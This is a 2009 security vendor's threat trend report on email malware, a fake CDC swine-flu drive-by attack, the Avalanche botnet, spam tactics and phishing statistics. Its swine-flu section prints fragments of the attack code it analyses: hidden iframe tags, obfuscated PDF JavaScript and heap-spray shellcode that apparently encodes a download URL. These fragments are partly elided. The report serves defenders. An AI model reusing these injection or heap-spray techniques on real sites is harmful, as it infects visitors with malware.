



## Q4 2009 Internet Threats Trend Report

### Cybercriminals Use Facebook Name to Spread Mal-Bredo A Virus and Other Messaging and Web Security News

January 12, 2010

#### Introduction

During the fourth quarter of 2009, the Mal-Bredo A virus continued to circulate the world for the second quarter in a row. Cybercriminals morphed its packaging from attachments that appeared to be from internationally known package delivery companies to attachments that appeared to be from Facebook, the popular social networking site.

Throughout the quarter, the number of Mal-Bredo A variants dropped to under 1000, while the number of actual outbreaks rose.

Blended threats, including fake Swine Flu alerts and Halloween tricks, continued to circulate, while spammers introduced a few new tricks including MP3 spam and personal enhancement spam targeting women.

Also during the quarter, spam levels averaged 77% of all email traffic, peaking at 98% in November and bottoming out at 68% at the end of December.

#### Q4 2009 Highlights


- An average of 312,000 zombies were newly activated each day for the purpose of malicious activity.
- Spam levels averaged 77% of all email traffic throughout the quarter, peaking at 98% in November and bottoming out at 68% at the end of December.
- Sites in the "Computers & Technology" and "Search Engines & Portals" categories topped the list of Web categories manipulated by phishing schemes.
- "Business" continued to be the Web site category most infected with malware for the third quarter in a row.
- Pharmacy spam remained in the top spot with 81% of all spam messages; last quarter, it reigned with 68%. Replicas remained in the #2 spot, falling from 19% to 5.4%.
- Brazil continues to produce the most zombies, responsible for 20.4% of global zombie activity.



## Facebook Name Used to Camouflage Mal-Bredo A Malware

In the fourth quarter, Commtouch Labs identified an email-borne virus that had circulated throughout the third quarter as well. The virus, commonly referred to as Mal-Bredo A, had many different attacks of nearly 10,000 variants over the course of nearly a month in the third quarter. In the fourth quarter, the number of variants dropped to under 1000, while the number of actual outbreaks rose, with two massive spikes in the quarter.

Over the course of a few months, the variants morphed from DHL- and UPS-related to Facebook-related subjects and attachments.



Source: Commtouch Labs



### Mal-Bredo Details - Third Quarter

#### Sample Attachment Names

- upsnr\_2f055a1f.exe
- dhl\_invoice\_f1ef99.exe
- upsnr\_7a04d392.exe
- db26d4018.exe
- m93c05c5a.exe

#### Sample Subjects

- dhl tracking number 3grdg1vn
- ups delivery problem nr qiee7sajy5.
- shipping confirmation for order 31128.

#### Sample Checksums

- 9d1706027730ac116a85be3413b0ed7c
- 25039ce5ae2b80cbe178007db6a98533
- 273ac547b7e917168818932496a8195f
- 77dff84e284f435c0009e77036875cd7

### Mal-Bredo Details - Fourth Quarter

#### Sample Attachment Names

- facebook\_support\_53255.exe
- facebook\_password\_70317.exe

#### Sample Subjects

- facebook password reset confirmation! support message.
- facebook password reset confirmation! customer message.
- facebook password reset confirmation! important message

#### Sample Checksums

- 06c8b7819f8013b5af584ca1140cb644
- 0daec21bcd633364cd36b01ca63e3755
- 1b81c9f9f22a391ad96af599cb9806f9
- 4db299debd262082a4a9641d8c4cf778



## Sample Variant Details: Mal-Bredo A

The chart below shows lag-time data for one variant of Mal-Bredo A.

| Malware Characteristics                                      |  |                                       |
|--|--|---------------------------------------|
| MD5 checksum:  | bd5cb4cb1ff0e835b8bf4f304dd914e7         |                                       |
| Commtouch detect time [GMT]:                                 | 10-12-09 05:34                           |                                       |
| Comparative Data   |  |                                       |
| This report generated 88.45 hrs. after Commtouch detect time |  |                                       |
| Submission-ID: 2009-12-13_22-01_0001                         |  | <b>Time Difference From Commtouch</b> |
| Source: AV-Test.org  |  | Source: Commtouch Software, Ltd.      |
| AV Engine  | Malware Name                             |                                       |
| AVG  | -  | No detection during analysis period   |
| CA-AV  | Win32/Bredolab.VT                        | 24.77 hrs.                            |
| Kaspersky  | Trojan.Win32.Genome.ehaz                 | 25.88 hrs.                            |
| McAfee   | -  | No detection during analysis period   |
| Microsoft  | VirTool:Win32/Obfuscator.GD (suspicious) | 11.77 hrs.                            |
| Symantec   | -  | No detection during analysis period   |
| Trend Micro  | -  | No detection during analysis period   |

## Anti-Virus Engine Lag Time

### Methodology

Commtouch proactively scans vast amounts of email traffic circulating the Internet. Commtouch's Recurrent Pattern Detection™-based detection engine analyzes the traffic as it is circulating and identifies massive virus outbreaks as soon as they emerge. The tables below compare the Commtouch detection time to that of leading AV vendors, on average, for the two leading viruses of the quarter. These figures were calculated using AV engine detection times as reported by AV-Test.org and comparing them to detection times retrieved from the Commtouch RPD™ database.

Definitions

**Time difference from Commtouch:** The difference in signature release time per-AV engine as reported by AV-Test.org, and Commtouch detection time as retrieved from the Commtouch RPD™ database.

**Zero-hour detection:** Indicates detection and blockage of the malware within the earliest moments of its outbreak.

**No detection during analysis period:** Indicates that the AV engine did not release a signature by the time this was reported; however it is possible that the AV engine released a signature after that time. Lately, most unique virus/malware attacks take place over the course of several hours, so a combination of pro-active Zero-Hour virus outbreak protection and traditional signature-based AV is the recommended defense.




## Blended Threat Trends

Cybercriminals continue to send millions of unsolicited emails, enticing recipients to Web pages laden with malware. This quarter saw several new attacks including a Swine Flu alert and Halloween tricks.

### Fake Swine Flu Alert Blended Threat Attack

In December, Commtouch Labs identified a blended threat campaign sent by an organization pretending to be the Centers for Disease Control. The attack,




Source: Commtouch Labs

originating from Chinese botnets, began on the morning (EST) of December 1, 2009. The attack continued through December, reaching “massive” quantities at its height. By the end of the month, the numbers tapered off.

The “From” address ends in .gov; spoofing the address in this way makes the message appear to be from a government body. The .gov ending may trick some traditional spam filters as well as tricking the unknowing recipient of such a message. Cyber criminals tend to use social engineering methods to distract victims from the dangers that lie within the links and files, and with the general public recently focused on everything pertaining to Swine Flu, the message takes advantage of this tactic.

The body of the message describes a Vaccination Profile program to lure readers to a site laden with malware. A recipient who clicked on “create personal profile” at the bottom of the email was directed to the link seen here.



Source: Commtouch Labs



Real Security. In Real Time.

Including *cdc.gov* in the URL is designed to trick users into thinking that CDC is the domain, but the actual domain name is included AFTER the *.gov*, as pictured above. The actual domain is blurred in the image, but it comes immediately after the *.gov* in the address.

The questionable link led to a landing page that appeared legitimate at first sight, but after examining the code behind the page, it was determined that the malware distributors added an iFrame of width "0" on the page. The iFrame leads to a php script which pointed to two additional iFrames – one built on the vulnerability of PDF nested viewers, and one built on PHP Javascript code:

```
<iframe g1g="321" width=13 src="...pdf" l="56" height="31"></iframe>
<iframe g1g="321" width=13 src="...php" l="56" height="31"></iframe>
```

Source: Commtouch Labs

The PDF contained obfuscated Javascript code within the PDF itself (pictured, left).

In addition to the fact that Javascript inside a PDF is an interesting method of transport, the code was, as suspected, malicious.

```
ib=eval;
vk=ib;
p="";
s=...,function (sda){}).split("{ ");
var JknB="f"+"o";
var qqeerR="r";
var qrt=;
var HHjdx=""+"0";
var uiuTW="i"+"<";
var Vq;
var df="+"+"";
var TTyreQ="=";
var "o";
var tyuid="o";
var YUiotr="["+ "i"]"+"+"+"}";
vk(JknB+";"+uiuTW+"s."+Vqweqwet+""){"+p+"TTy +tri"+"ng"+"fr"+nmMJ+"mC"+"h"+"arC"+ (s"+Y tr);
vk(p);
```

Source: Commtouch Labs



Real Security. In Real Time.

The second file, *sNode.php*, also contained obfuscated code.

```
<html><body><script src='...' type='text/javascript'></script><div
id='...'>yt3</div><script>

function ...(){

var oW6wLV2r = new Array();
var wU... = unescape;
var iYJ70NyX = ...('%u0808...08');

function qnIVvHQ2C(dri..., zpl...){
return zp...<S
}

function ore6rvAe(xJKFkbJu, oiuhCtM, IsoZBkzF){

}

var ywCz7FAMr7 =
'%u0C0...u8B0C%u1C70%u8BAD%...
4%u7C40%u588B%u6A3C%u5A...%uE22

B%uEC8B%u4FEB%...%u0455%u5756%u738B%u8B3C%u3374
%u768B%u0320%u33F3%u49C9%u4150%...JF%u0314

%uF238%u...J3B58%u75F8%u5EE5%u468B%u0324%u66C3
%u0C8B%u8B48%u1C56%uD303%u048B%u038A%u5FC3%u505E%u8DC3%u087C
%u8ACA%uE85B%uFFA2%...J7865%u66AB%u6698
%u6461%u0000%u6850%u6854%u6572%u2435%u691...54%uAAB8
%u0DFC%uFF7C%u0455%...I0C%u8A6C%u98E0%u6850%u6E6F%u642E%u7568
%u6C72%u546D%u8EB8%u0E4E%uFFEC%u0455%...%u8B56%u0455%u0C283
%u837F%u...uFF70%u0455%u575B%uB856%uFE98%u0E8A%u55FF
%u6A04%uFF00%u68D7%u7474%u3A70%u2F2F%u7561%u6...3%
u2F6D%u7264%u7669%u726...u702E%u7068%u693F%u3D64%u0035'

var spmH21bX = wUym7NPN(ywCz7FAMr7);
while (iYJ70NyX.length <= 32768)iYJ70NyX += iYJ70NyX;
iYJ70NyX = ... (0, 32768 - sp...length);
this .luM1PVK9 = false;
function p1S(..., l7UWARF9Z){
return l7UWARF9Z
}

function ...cj(p9avKfvGL){

}

for (jfOUMfHyjq = 0; ... < 1536; jfOUMfHyjq ++ ){

oW6wLV2r[jfOUMfHyjq] = iYJ70NyX ...;

}

}
```

Source: Commtouch Labs

This file was also malicious.

The Centers of Disease Control can be found at <http://cdc.gov>.



## Avalanche Botnet Still a Menace

One of today's most prevalent cybercrime enterprises is the group responsible for current "rock" phishing and Zeus malware attacks. This group, sometimes called the "rock group," uses a sophisticated system of botnets, fast-flux domain name servers, money-muling networks and other types of criminal infrastructure to steal victims' private information. Because of the many components involved in their scams, there has been a great deal of confusion about the attacks and how they work.

PhishLabs, a Commtouch Security Alliance member, has investigated this group in detail and found multiple layers involved in these attacks:

### Spam Sending - Cutwail

Attackers send out huge volumes of spam emails using spamming botnets like Cutwail to launch their attacks and reach potential victims. According to some of the targeted companies, the amount of returned, undeliverable messages can cause a denial of service attack against corporate email systems.

### Fast-Flux Domain Names

In order to add a layer of obfuscation and make their attacks more difficult to shutdown, the attackers register numerous domain names and continually add more as the previous ones are suspended. Attack URLs are formed using a legitimate organization's name plus a domain name such as:

<http://www.legitimate-organization.com.criminal-domain.com/onlinebanking/login.html>

As anti-phishing organizations have become more efficient at shutting down the domains, the attackers have registered more domain names.

| Month                   | Registered Avalanche Domain Names |
|-------------------------|-----------------------------------|
| October 2009            | 421                               |
| November 2009           | 625                               |
| December 2009           | 1064                              |
| <b>Total Q4 Domains</b> | <b>2110</b>                       |

Source: PhishLabs



### Scam Hosting – Avalanche

When a potential victim clicks on a link in a fraud email, he or she will be connected to the IP address of one of several bots that are members of the Avalanche botnet. The bots then act as proxy servers between the victim and the server that hosts the phishing pages or malware files.

According to PhishLabs, more than 15,000 unique IPs were exposed to end-users, but the actual size of the botnet is estimated to be between 30,000 and 40,000 systems, demonstrating that many machines may be infected and made part of a botnet while only a fraction of them will be used in any given attack.

| Month                   | Avalanche Bot IPs |
|-------------------------|-------------------|
| October 2009            | 5545              |
| November 2009           | 4510              |
| December 2009           | 6008              |
| <b>Total Q4 Domains</b> | <b>16063</b>      |

Source: PhishLabs

### Phishing and Malware Scams

Ultimately the scams lead to either a phishing page that requests online banking credentials or social networking login information, or to a page which prompts users to install the online banking Trojan Zeus. In some cases, a “drive-by” Web browser exploit may attempt to automatically infect the user.

Because this criminal group is using at least three botnets (Cutwail, Avalanche and Zeus) to perpetrate the crimes, the botnets are often confused with one another.

“We are aware of other cybercrime enterprises besides the ‘rock group’ using different instances of these botnets for spamming, criminal hosting and compromising bank accounts,” said John LaCour, president of PhishLabs. “It is most likely that the botnets associated with ‘rock’ attacks have been developed and built by others who are, in turn, acting as service providers to the criminals.”

For more information about PhishLabs, visit <http://www.phishlabs.com>.




## Halloween Blended Threats Spook Computer Users


Cybercriminals often use holidays to target their messages and trick their victims. This Halloween, Commtouch Labs reported on several different Halloween schemes.

One spam attack surfaced in multiple languages. The subjects read like this:

- ... *reduzierte preise fuer halloween! programme fuer pc & mac* (German)
- ... *reduction des prix de l'halloween! programmes pour pc et mac* (French)
- ... *prezzi piu bassi per halloween! programmi per pc e mac* (Italian)
- ... *halloween sale! programs for pc & mac*



Source: Commtouch Labs



Source: Commtouch Labs

Advanced, language-agnostic mail filtering technologies can detect and block attacks like this before they hit a network.

Another Halloween attack included an email like the one pictured above. It circulated to entice innocent users to click on a link and retrieve a Halloween greeting.

The link inside the message leads to the landing page seen to the left, which offers users to download a browser toolbar, which is actually a virus.

## Spam Trends

Spammers around the world continue to send millions of unsolicited emails, clogging inboxes and decreasing productivity. This quarter saw several new coding tricks and some old familiar schemes.

### MP3 Spam Spreads Holiday Cheer

At the end of December, Commtouch Labs reported an attack involving MP3 messages. The email body and subject line were blank, and each message had an MP3 file attached to it, in order to trick traditional spam filters that may not recognize MP3 files as spam. Additionally, the files were all very short and only about 16KB per message because it can become a costly endeavor to send large files in bulk.

While the emails were all subject-less, the MP3s were creatively named. File names included: beautifully, unsecularise, sporicide, cookshack, teentsier, muftis, zoogeography and squishiness.

When played, the MP3s included the same message – someone reciting the URL of a pharmaceutical Web site (pictured at right) and the sound of a woman moaning in the background.

This attack is unusual because it is not an image, and it does not include URLs embedded in a message. Filters that rely on pattern detection can recognize an outbreak like this and block the messages before they hit networks.




Source: Commtouch Labs



Real Security. In Real Time.

## Personal Enhancement Spam Now Targeting Women

In early December, Commtouch Labs reported on a new trend in personal enhancement spam. Where in the past, these messages have been directed at men with subjects like *Let your 'gun' be steel* and *The more inches you have the more times your lady will hit the point*, this new variation is directed at women whose men have lost that spark.




Source: Commtouch Labs

The messages look like a personal letter between two friends (as depicted above) and most samples, like the one below, includes a line announcing that the sender and her partner are about to get married after solving their problems.

The body of the email is much more subtle than what is seen in typical enhancement emails. The email reads more like a confidential chat between two close girlfriends, and less like an advertisement for men. The language here is very shy and subtle, stating that "it's so difficult to talk about these things..." The typical, more "manly" approach urges the recipient to "be a champion in bed," etc.

Perhaps the spammers are banking on the fact that female consumers spend more than men. Trying a new angle, targeting the women who "suffer," the spammers hope to make a larger profit.



Source: Commtouch Labs

Clicking on the link in the message leads to a landing page like the one depicted to the left.

The spammers have exploited pages on *profiles.yahoo.com*, similar to exploitations seen on *live.com* and others. Using legitimate sites like Yahoo! and Live.com, the spammers attempt to bypass traditional content-based spam filters. More advanced, content- and language-agnostic spam filters will prevent such messages from reaching inboxes.



## Spamhaus Blocks, Then Unblocks Mail from Amazon EC2

In October, Commtouch Labs reported a widespread method being used by spammers to bypass email filters, by distributing their messages via Amazon's EC2 cloud service. According to an article on SearchCloudComputing, the well-known global real-time block list, Spamhaus, responded by blocking the entire EC2 range. This meant that all legitimate mail being sent from EC2 was blocked by anyone who relied on the Spamhaus SBL for blocking rules.

Amazon's small/medium business customers were unable to send email, or rather, they were sending email that was getting blocked by anyone who subscribed to Spamhaus' SBL. Eventually Spamhaus moved EC2's IP range from its SBL to PBL, which is their block list for dynamic and non-MTA IP ranges. Fewer subscribers block these IP addresses, so this change had the effect of "unblocking" emails from the EC2 cloud; however, anyone who blocks based on Spamhaus' PBL or ZEN lists will still block these addresses.

With any IP Reputation solution, handling bad mail that comes from otherwise legitimate servers is problematic. If it is blocked entirely, as in the case of Spamhaus, there will be a problem with false positives. If it is allowed to go through, there will be a problem with false negatives. Any RBL-like service based on complaints about spam will block IPs that send spam whenever they receive the complaints about a particular IP address. A manual process would be required to revert the IP reputation, allowing email through.

Other reputation services, such as Commtouch, take a different approach by tracking all IPs – both good and bad – in order to automatically identify the reputation of a source. These services do not recommend blocking IP addresses that send a combination of legitimate and non-legitimate email, because of the false positives this may create. There are other solutions out there for differentiating between good and bad email coming from the same IP address; IP reputation and RBLs are not designed for that.

This incident also highlights another crucial market need for outbound spam protection, to identify and isolate the offending spammers and protect the reputation of their IP ranges.



## Web Security Threats


The massive growth of data on the Internet coupled with a rapid increase in the number of individuals with Web access has introduced a variety of security issues. During the fourth quarter, Commtouch and its Security Alliance partners saw various Web threats including phishing and user generated content risks.

### World of Warcraft Targeted by Phishing Scheme

Typically, one associates phishing schemes with online banking passwords and related issues. In December, Commtouch Labs reported on a new scheme involving the popular online role playing game, World of Warcraft (WoW). Once an account is hacked, there is money to be made by selling a user's "gold," equipment, and even the account itself. There are several different sites set up for WoW players to buy and sell their wares; Level 80, for example, can be sold for more than \$170 US.

The attack included an email with subjects like: World Of Warcraft-Account Instructions, World of Warcraft Account Management, World of Warcraft Account Trade Dispute Notice and of course, World of Warcraft – Account Password Change Notification.

The links within the emails all led to mock log-in screens at various URLs that are similar enough to "worldofwarcraft" that an unknowing user could be easily tricked. An example landing page is pictured here; entering ANY email and password in the fields redirects to the real WoW community site.



Source: Commtouch Labs

Like the recent phishing attacks on Facebook and other social networking sites, cybercriminals are developing more creative attacks targeted at less-savvy computer users in order to steal personal information, or even one's identity. As these criminals discover new ways to make money, even indirectly, other services are expected to be targeted as well.



## Malware and Phishing Trends

During the fourth quarter of 2009, Commtouch analyzed which categories of Web sites were most likely to contain malware or phishing. As expected and in line with the last several quarters, pornographic and sexually explicit sites ranked high in the categories infected with malware.

On the list of Web categories manipulated by phishing, search engines and portals, business sites and streaming media and download sites continue to be targeted by new schemes.

| Top 10 Web Categories Infected with Malware |                               |
|---|-------------------------------|
| Rank  | Category                      |
| 1   | Business                      |
| 2   | Computers & Technology        |
| 3   | Pornography/Sexually Explicit |
| 4   | Search Engines and Portals    |
| 5   | Health & Medicine             |
| 6   | Education                     |
| 7   | Shopping                      |
| 8   | Personal Sites                |
| 9   | Real Estate                   |
| 10  | Travel                        |

Source: Commtouch Labs

| Top 10 Web Categories Manipulated by Phishing |                             |
|---|-----------------------------|
| Rank  | Category                    |
| 1   | Computers & Technology      |
| 2   | Search Engines & Portals    |
| 3   | Business                    |
| 4   | Personal Sites              |
| 5   | Shopping                    |
| 6   | Finance                     |
| 7   | Education                   |
| 8   | Health & Medicine           |
| 9   | Real Estate                 |
| 10  | Streaming Media & Downloads |

Source: Commtouch Labs




## Web 2.0 Trends

In an analysis of six of the most popular user generated content hosts, entertainment continued to be the most popular subject, covering 12 percent of the generated content. Following closely behind were streaming media and downloads (8 percent), computers and technology (7 percent) and pornography and sexually explicit content (7 percent).

When evaluating user generated content in relation to malware and phishing, some of the most popular categories appear on both lists. Computers and technology, for instance, is among the top 10 Web site categories both infected by malware and manipulated by phishing. It is also one of the most popular categories within user generated content sites.

